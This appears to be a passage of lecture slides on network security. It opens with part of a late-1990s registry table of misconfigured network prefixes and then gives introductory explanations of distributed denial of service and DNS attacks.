192.220.134.0/24	19	0	1999-02-20 09:38	AS685
204.193.121.0/24	19	0	1999-02-20 08:54	AS701
198.253.187.0/24	16	0	1999-02-20 09:34	AS22
164.106.163.0/24	14	0	1999-02-20 10:11	AS7066
12.17.161.0/24	13	0	2000-11-29 19:05	not-analyzed
199.98.24.0/24	13	0	1999-02-18 11:09	AS6199

2457713 networks have been probed with the SAR
56 of them are currently broken
193885 have been fixed after being listed here

Distributed Denial of Service (DDoS)

A large number of machines work together to perform an attack that prevents valid users from accessing a service.

Common examples:

- Slashdot effect – a large number of valid users all try and access at once.
- Botnets
- Amazon web services

DNS attacks

Domain Name Service (DNS)

- The DNS service translates human friendly URLs such as http://vaniea.com to their IP address such as 69.163.145.230.
- Mappings between URLs and IPs are not static.
- One domain, such as google.com, may have many IP addresses associated with it.
- One way to get in the middle or deny access is to change a DNS entry record.

Questions